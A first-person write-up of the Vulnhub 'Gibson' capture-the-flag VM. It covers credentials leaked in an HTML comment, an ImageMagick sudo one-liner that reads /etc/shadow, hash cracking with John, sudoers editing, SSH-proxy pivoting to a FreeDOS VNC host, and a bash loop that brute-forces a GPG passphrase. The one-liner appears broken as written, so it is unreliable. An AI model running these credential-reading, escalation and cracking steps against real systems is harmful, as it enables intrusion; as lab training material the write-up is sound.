

## Gibson 0.2 vulnhub write-up - by @mrb3n813

---

I first discovered Vulnhub nearly 2 years ago when I was looking for a career change. In this time I have been through nearly every VM and if it was over my head I have gone through the walkthroughs step-by-step. The work this community does has been instrumental in my learning, preparation for the OSCP and ultimately a career shift from IT audit into application and network penetration testing. I took on the latest VM both to see how far I've come and to provide something (hopefully) useful to others fighting tooth and nail to catch-up and get ahead in this industry.

Shout out to @knightmare2600 for creating this challenge, @g0tmi1k for hosting the challenge on @vulnhub and @sizzop for being a great mentor and tearing up my first write-up.


I understand that there are quicker ways to complete this challenge, what follows is the "long route".

---

I started off with a quick nmap scan which only turned up ports 22 and 80.

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      syn-ack ttl 64  Apache httpd 2.4.7
MAC Address: 00:0C:29:D2:49:09 (VMware)
Service Info: Host: gibson.example.co.uk; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Browsing to port 80 I was greeted with a directory listing and davinci.html page (first of many references to Hackers). The message here will be important much later on. I fired up Dirbuster and let it run for a while but didn't uncover anything useful.



**The answer you seek will be found by brute force**

Continued poking around and took a look at the page source of davinci.html. The comment contained SSH credentials. I doubted that they'd work and knew that, if they did, I would still be a long way from my goal.

```
Source of: http://192.168.110.135/davinci.html - Iceweasel
File Edit View Help
1 <html>
2 <title>Gibson Mining Corporation</title>
3 <body>
4 <!-- Damn it Margo! Stop setting your password to "god" -->
5 <!-- at least try and use a different one of the 4 most -->
6 <!-- common ones! (eugene) -->
7 <hi> The answer you seek will be found by brute force</hi>
8 </body>
9
```

I successfully SSHd in as Margo and started poking around.

```
margo@gibson: ~
File Edit View Search Terminal Help
root@kali:~# ssh margo@192.168.110.135
The authenticity of host '192.168.110.135 (192.168.110.135)' can't be established.
ECDSA key fingerprint is 3f:dc:7d:94:2f:86:f1:83:41:db:8c:74:52:f0:49:43.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.110.135' (ECDSA) to the list of known hosts.
Ubuntu 14.04.3 LTS
margo@192.168.110.135's password:
Welcome to Ubuntu 14.04.3 LTS (GNU/Linux 3.19.0-25-generic x86_64)

* Documentation:  https://help.ubuntu.com/

System information as of Sun May 15 20:13:14 BST 2016

System load: 0.0          Memory usage: 4%    Processes:      168
Usage of /:  82.2% of 1.85GB Swap usage:   0%    Users logged in: 0

Graph this data and manage this system at:
https://landscape.canonical.com/

margo@gibson:~$ id
uid=1002(margo) gid=1002(margo) groups=1002(margo),27(sudo)
```

Nothing of note in /var/www/html

```
margo@gibson:/var/www/html$ ls -lah
total 12K
drwxr-xr-x 2 root root 4.0K May  7 14:29 .
drwxr-xr-x 3 root root 4.0K May  7 12:52 ..
-rw-r--r-- 1 root root 273 May  7 13:03 davinci.html
```

Walking through various privilege escalation techniques that served me well in the OSCP labs, 'sudo -l' gave me an interesting result. Margo could run /usr/bin/convert as root, which, if you've been paying attention, meant that this box was likely

vulnerable to the recent ImageMagick RCE vulnerability in the image decoder. (More info here: <https://imagemagick.com/>)

```
margo@gibson:~$ sudo -l
Matching Defaults entries for margo on gibson:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User margo may run the following commands on gibson:
    (ALL) NOPASSWD: /usr/bin/convert
```

I quick test with a 1-liner POC showed that I could run commands as root:

```
margo@gibson:~$ sudo convert 'https://example.com'|cat "/etc/shadow" out.png
root:::16921:0:99999:7:::
daemon:::16652:0:99999:7:::
bin:::16652:0:99999:7:::
sys:::16652:0:99999:7:::
sync:::16652:0:99999:7:::
games:::16652:0:99999:7:::
man:::16652:0:99999:7:::
lp:::16652:0:99999:7:::
mail:::16652:0:99999:7:::
news:::16652:0:99999:7:::
uucp:::16652:0:99999:7:::
proxy:::16652:0:99999:7:::
www-data:::16652:0:99999:7:::
backup:::16652:0:99999:7:::
list:::16652:0:99999:7:::
irc:::16652:0:99999:7:::
gnats:::16652:0:99999:7:::
nobody:::16652:0:99999:7:::
libuid:::16652:0:99999:7:::
syslog:::16652:0:99999:7:::
messagebus:::16921:0:99999:7:::
dnsmasq:::16921:0:99999:7:::
landscape:::16921:0:99999:7:::
sshd:::16921:0:99999:7:::
libvirt-gemu:::16921:0:99999:7:::
libvirt-dnsmasq:::16921:0:99999:7:::
duke:$6$xRLSRx7x$0.REaRUKj6zN.ZAYF3fZEFq.iyo1HKlpNCFln9D8gQ8fRdLdL65vAxHnjuTgr1KcEtSADyWyLKvklZhcQp7mul:16928:0:99999:7:::
colord:::16922:0:99999:7:::
eugene:$6$U15rhob$qZ5B2VjeCk9QI1xXS6QDf9MuxFpNkFAQtc3V3ny.57kLHLj1a0dLnmpfL53n1AfztzGMLJqSZa579sY1X1a/:16928:0:99999:7:::
margo:$6$1lx0eYFU0$f99Bz0Sc/hBLbFLCeV5912gd:NNUKR1/xGTz7xLdbR482BQ367oN.GeCSc0jNNotaJgSoQPhqdzqQ/DcHCKYD/:16928:0:99999:7:::
```

```
margo@gibson:~$ sudo convert 'https://example.com'|cat "/etc/sudoers" out.png
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults            env_reset
Defaults            mail_badpass
Defaults            secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL) ALL

# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL

# Allow members of group sudo to execute any command
## disabled after Margo's security incident
##%sudo  ALL=(ALL) ALL

# Allow Margo to convert pictures from the FTP server
margo   ALL=(ALL) NOPASSWD: /usr/bin/convert
# Allow eugene to manage virtual machines and visudo
eugene  ALL=(ALL) NOPASSWD: /usr/bin/virt-manager
eugene  ALL=(ALL) /usr/sbin/visudo

# See sudoers(5) for more information on "#include" directives:

#include /etc/sudoers.d
```

I decided to crack the other user passwords to see what else I would have access to. In retrospect this was not necessary and I could have gone directly for root and moved on, however I did not want to leave one stone unturned.

I fired up John with rockyou.txt and had both users' passwords in seconds.

```
root@kali:~/Desktop/gibson# john --wordlist=/root/rockyou.txt gibson_passwd
Warning: detected hash type "sha512crypt", but the string is also recognized as
"crypto"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA5
12 128/128 AVX 2x])
Warning: OpenMP is disabled; a non-OpenMP build may be faster
Press 'q' or Ctrl-C to abort, almost any other key for status
secret          (eugene)
love            (duke)
```

Again, I could have utilized the ImageMagick vulnerability to edit the sudoers file with vi but decided to dig around the file system as Eugene and ultimately used visudo to add an entry to the sudoers file and su to root.

```
eugene@gibson: ~
File Edit View Search Terminal Help
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification
root    ALL=(ALL:ALL) ALL
eugene  ALL=(ALL:ALL) ALL
# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL
# Allow members of group sudo to execute any command
## disabled after Margo's security incident
##%sudo  ALL=(ALL:ALL) ALL
# Allow Margo to convert pictures from the FTP server
margo   ALL=(ALL) NOPASSWD: /usr/bin/convert
# Allow eugene to manage virtual machines and visudo
eugene  ALL=(ALL) NOPASSWD: /usr/bin/virt-manager
eugene  ALL=(ALL:ALL) /usr/sbin/visudo
# See sudoers(5) for more information on "#include" directives:
#include_dir /etc/sudoers.d
```

A quick check to make sure I had root.

```
eugene@gibson:~$ sudo -i
root@gibson:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Based on the hints I knew that I was far from done and likely would not find the flag directly on this box.

The set up instructions alluded to other subnets in play and possible X11 SSH port forwarding.

Netstat showed me a DNS server running at 192.168.122.1 and port 5900 (VNC) listening locally. VNC did not show up in the initial nmap scan, I checked again to make sure. The first thought was that this host was NATd to the 192.168.122.0/24 network.

```
margo@gibson:~$ netstat -antp
(No info could be read for "-p": geteuid()=1002 but you should be root.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 192.168.122.1:53        0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5900          0.0.0.0:*               LISTEN      -
tcp        0      0 192.168.110.135:22      192.168.110.129:49539  ESTABLISHED -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::80                    :::*                    LISTEN      -
```

Ifconfig confirmed this, NATd via the virbr0 interface.

```
margo@gibson:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:d2:49:09
          inet addr:192.168.110.135  Bcast:192.168.110.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fed2:4909/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:265556 errors:0 dropped:0 overruns:0 frame:0
          TX packets:480242 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:33196178 (33.1 MB)  TX bytes:41888134 (418.8 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:473797 errors:0 dropped:0 overruns:0 frame:0
          TX packets:473797 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:288467654 (288.4 MB)  TX bytes:288467654 (288.4 MB)

virbr0    Link encap:Ethernet  HWaddr fe:54:00:72:e2:fb
          inet addr:192.168.122.1  Bcast:192.168.122.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1945 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1578 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1639988 (1.6 MB)  TX bytes:87675 (87.6 KB)

vnet0     Link encap:Ethernet  HWaddr fe:54:00:72:e2:fb
          inet6 addr: fe80::fc54:ff:fe72:e2fb/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1945 errors:0 dropped:0 overruns:0 frame:0
          TX packets:64741 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:500
          RX bytes:1667218 (1.6 MB)  TX bytes:3372383 (3.3 MB)
```

I set up a dynamic port-forwarding rule on my host to check.

```
root@kali:~# ssh -D 1080 -N -f margo@192.168.110.135
Ubuntu 14.04.3 LTS
margo@192.168.110.135's password:
root@kali:~# netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:80            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:1080          0.0.0.0:*               LISTEN
tcp        0      0 192.168.110.129:59971   192.168.110.135:22      ESTABLISHED
tcp        0      0 192.168.110.129:59993   192.168.110.135:22      ESTABLISHED
tcp        0      0 192.168.110.129:59989   192.168.110.135:22      ESTABLISHED
tcp        0      0 192.168.110.129:59970   192.168.110.135:22      ESTABLISHED
tcp6       0      0 :::1:80                 :::*                    LISTEN
tcp6       0      0 127.0.0.1:8080          :::*                    LISTEN
tcp6       0      0 :::1:1080               :::*                    LISTEN
```

Added an entry to the /etc/proxychains.conf file and was off to the races.

```
GNU nano 2.2.6      File: /etc/proxychains.conf
#
# socks4 192.168.1.49 1080
# http 192.168.39.93 8080
#
#
# proxy types: http, socks4, socks5
# ( auth types supported: "basic"-http "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4 127.0.0.1 1080
```

Once this port-forwarding rule was established I was able to connect via vncviewer.

```
root@kali:~# proxychains vncviewer localhost
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<-127.0.0.1:1080-<-<-127.0.0.1:5900-<-<-OK
Connected to RFB server, using protocol version 3.8
No authentication needed
Authentication successful
Desktop name "QEMU (ftpserv)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding

```



```

DHCP request sent, attempt 1: Offer received, Acknowledged
Good news everyone!
IPADDR = 192.168.122.57
NETMASK = 255.255.255.0
GATEWAY = 192.168.122.1
NAMESERVER = 192.168.122.1
LEASE_TIME = 3600 seconds
Settings written to 'C:\DOS\MTCP.CFG '
mTCP SNTP Client by M Brutman (mbbrutman@gmail.com) (C)opyright 2009-2011
Version: Oct 29 2011
Warning: the TZ environment variable is not set. Assuming
Eastern Standard Time. See SNTP.TXT for how to set it properly.
Resolving 0.uk.pool.ntp.org, press [ESC] to abort.
Error resolving server name - exiting
Done processing startup files C:\FDCONFIG.SYS and C:\AUTOEXEC.BAT
Type HELP to get support on commands and navigation
Welcome to the FreeDOS 1.1 operating system (http://www.freedos.org)
C:\>
```

I was presented with an apparent FTP server running on FreeDOS 1.1. Some poking around showed that the FTP server was not set up and that netcat and telnet were present. I found what I needed in the c:\GARBAGE directory. I was able to transfer the smaller files over via netcat but had to go ahead and configure the FTP server to transfer the .img file.

I followed this guide to configure the FTP  
[http://freedos.sourceforge.net/wiki/index.php/VirtualBox - Chapter 6](http://freedos.sourceforge.net/wiki/index.php/VirtualBox_-_Chapter_6). I'm not sure if it was just my keyboard or an issue with the FreeDOS set up but the \ key did not work so I had to create the FTP configuration locally.



```

File Edit Search Options Help
1 DHCPVER DHCP Client version Oct 29 2011
2 TIMESTAMP Mon May 16 01:47:58 2016
3 PACKETINT 0x60
4 IPADDR 192.168.122.57
5 NETMASK 255.255.255.0
6 GATEWAY 192.168.122.1
7 NAMESERVER 192.168.122.1
8 LEASE_TIME 3600
9
10 MTU 1472
11 ftpsrv_password_file c:\dos\ftppass.txt
12 ftpsrv_log_file c:\dos\ftpsrv.log
13 FTPSRV_FILEBUFFER_SIZE 16
14 FTPSRV_TCPBUFFER_SIZE 16
15 FTPSRV_PACKETS_PER_POLL 2

```

I uploaded it to the box via netcat.

```
root@gibson:~# nc 192.168.122.57 1233 < mtcpl.cfg
```

Once this was done I was able to FTP in but there was one more step, adding Margo to the ftpass.txt file

```

mTCP FTPSrv: Total Connections:      2  Active Sessions:  2

  Version: Oct 29 2011
Remove diskette in drive B:
Insert diskette in drive A:
Press any key to continue ...
Remove diskette in drive A:
Insert diskette in drive B:
Press any key to continue ...

Opening password file at c:\dos\ftppass.txt
  Password file looks reasonable.

mTCP FtpSrv version (Oct 29 2011) starting

Clients: 3, Client file buffer size: 16384, TCP buffer size: 16384
Packets per poll: 2, TCP sockets: 10, Send buffers: 15, Recv buffers: 40
Client session timeout: 182 seconds
Control port: 21, Pasv ports: 2048-3071
Real IP address: 192.168.122.57, Pasv response IP addr: 192.168.122.57


Press [Ctrl-C] to end the server

(0) Bad userid: margo
(1) Bad userid: god

```




I was able to edit the ftppass.txt file directly on the remote host.



```
FreeDOS Edit 0.9a
File Edit Search Utilities Options Window Help
FTPPASS.TXT
margo password [none] [any] all
ftp password [none] [any] all
F1=Help Commands for manipulating files 5:54:06
```

Once this was done I was able to log in and grab the .img file.



```
mTCP FtpSrv: Total Connections: 2 Active Sessions: 2
mTCP FtpSrv by M Brutman (mbbrutman@gmail.com) (C)opyright 2010-2011
Version: Oct 29 2011
Remove diskette in drive B:
Insert diskette in drive A:
Press any key to continue ...
Remove diskette in drive A:
Insert diskette in drive B:
Press any key to continue ...

Opening password file at c:\dos\ftppass.txt
Password file looks reasonable.

mTCP FtpSrv version (Oct 29 2011) starting

Clients: 3, Client file buffer size: 16384, TCP buffer size: 16384
Packets per poll: 2, TCP sockets: 10, Send buffers: 15, Recv buffers: 40
Client session timeout: 182 seconds
Control port: 21, Pasv ports: 2048-3071
Real IP address: 192.168.122.57, Pasv response IP addr: 192.168.122.57

Press [Ctrl-C] to end the server

(1) User margo signed in from 192.168.122.1:41924 at 2016-05-16 05:45:24
```

```

ftp> cd GARBAGE
250 CWD command successful
ftp> dir
200 PORT command successful
150 Sending file list
-rwxrwxrwx 1 ftp ftp      1601 Jun 11  2002 JZ_UG.ANS
-rwxrwxrwx 1 ftp ftp    463403 May 16 04:06 L00T.ZIP
-rwxrwxrwx 1 ftp ftp    123141 May  4 21:17 ADMINSP0.JPG
-rwxrwxrwx 1 ftp ftp    737280 May 14 13:19 FLAG1.IMG
226 Transfer complete
ftp> MGET FLAG1.IMG
?Invalid command
ftp>
ftp> mget FLAG1.img
mget FLAG1.IMG?
200 PORT command successful
150 BINARY type File RETR started
226 Transfer complete
737280 bytes received in 0.18 secs (3900.0 kB/s)
ftp> exit
221 Server closing connection

```

The remainder could be done with forensics tools but I went a different route. I mounted the .img file in /tmp.

```

root@gibson:/home/margo# mount -t ext2 -o loop FLAG1.IMG /tmp
root@gibson:/home/margo# dir
FLAG1.IMG
root@gibson:/home/margo# cd /tmp
root@gibson:/tmp# dir
davinci  davinci.c  hint.txt  lost+found

```

The hint file got me closer to the goal. Jonny Lee Miller was in both Hackers and Trainspotting. In 1988 his handle was zerocool. Closer still, but Knightmare wasn't going to give up the flag that easily.

```

root@gibson:/tmp# cat hint.txt
http://www.imdb.com/title/tt0117951/ and
http://www.imdb.com/title/tt0113243/ have
someone in common... Can you remember his
original nom de plume in 1988...?

```

I poked around at the other files and directories. Snake game written in C. I checked the source for something hidden (just in case) and a jpg from Trainspotting which I checked for exiftool for anything hidden.

```

root@gibson:/tmp# ls -lah
total 70K
drwxr-xr-x  4 root root 1.0K May 16 07:11 .
drwxr-xr-x 22 root root 4.0K May 16 03:22 ..
-rwxrwxr-x  1 root root 21K Nov 16 2011 davinci
-rw-r--r--  1 root root 28K Nov 16 2011 davinci.c
-rw-r--r--  1 root root 159 May  5 19:56 hint.txt
drwx-----  2 root root 12K May  5 19:39 lost+found
drwxr-xr-x  2 root root 1.0K May  5 20:07 .trash

```

The prize was waiting for me in the .trash directory. This next part stumped me for quite some time. The hint from the davinci.html page mentioned brute force so it was clear that we'd have to brute force the passphrase for the flag.txt.gpg file.

```

root@gibson:/tmp/.trash# ls -lah
total 319K
drwxr-xr-x  2 root root 1.0K May  5 20:07 .
drwxr-xr-x  4 root root 1.0K May 16 07:14 ..
---x-----  1 root root 469 May 14 14:18 flag.txt.gpg
-rw-r--r--  1 root root 313K Sep  7 2015 LeithCentralStation.jpg

```

I put together a rudimentary script to attempt all of the variations of 'zerocool' that I could come up with in a .txt file. No luck at first. I ended up receiving a hint from Knightmare that I would need to generate a more extensive wordlist, applying l33tspeak rules to it. I have not done too much password cracking or working with wordlist rules so I followed this post: <https://www.vankuik.nl/2011-08-30-Creating-specific-password-lists-with-John-the-Ripper>. The rules here did not generate the most efficient wordlist and I had to leave the bruteforce running for quite some time. In retrospect the Corelogic rules worked much faster.

After generating the massive wordlist I tried again.

```

root@kali:~/opt/john-1.7.8/run# ./john-new --wordlist=/root/Desktop/gibson/phras
es.txt --stdout --rules > /root/Desktop/gibson/phrases_mangled.txt
words: 266616 time: 0:00:00:00 100% w/s: 3332K current: zerok00L

```

## My bash script for brute forcing the passphrase.

```
#!/bin/bash

filename='/root/Desktop/gibson/phrases_mangled.txt'
filelines=`cat $filename`

for line in $filelines ; do
    echo $line | gpg --passphrase-fd 0 --no-tty --output flag.txt -d flag.txt.gpg;
done
exit 1
```

The script ran for a long, long, time and eventually coughed up the flag.txt file I was after. It could be improved upon to print out the correct passphrase.

```
root@kali:~/Desktop/gibson# cat flag.txt
```

[H][o][l][d] [t][h][e] [P][l][a][n][e]

Should you not be standing in a 360 degree rotating payphone when reading  
this flag...? B-)

Anyhow, congratulations once more on rooting this VM. This time things were  
a bit esoteric, but I hope you enjoyed it all the same.

Shout-outs again to #vulnhub for hosting a great learning tool. A special  
thanks goes to g0blin and GKNSB for testing, and to g0tmilk for the offer  
to host the CTF once more.

--Knightmare

Thanks for reading.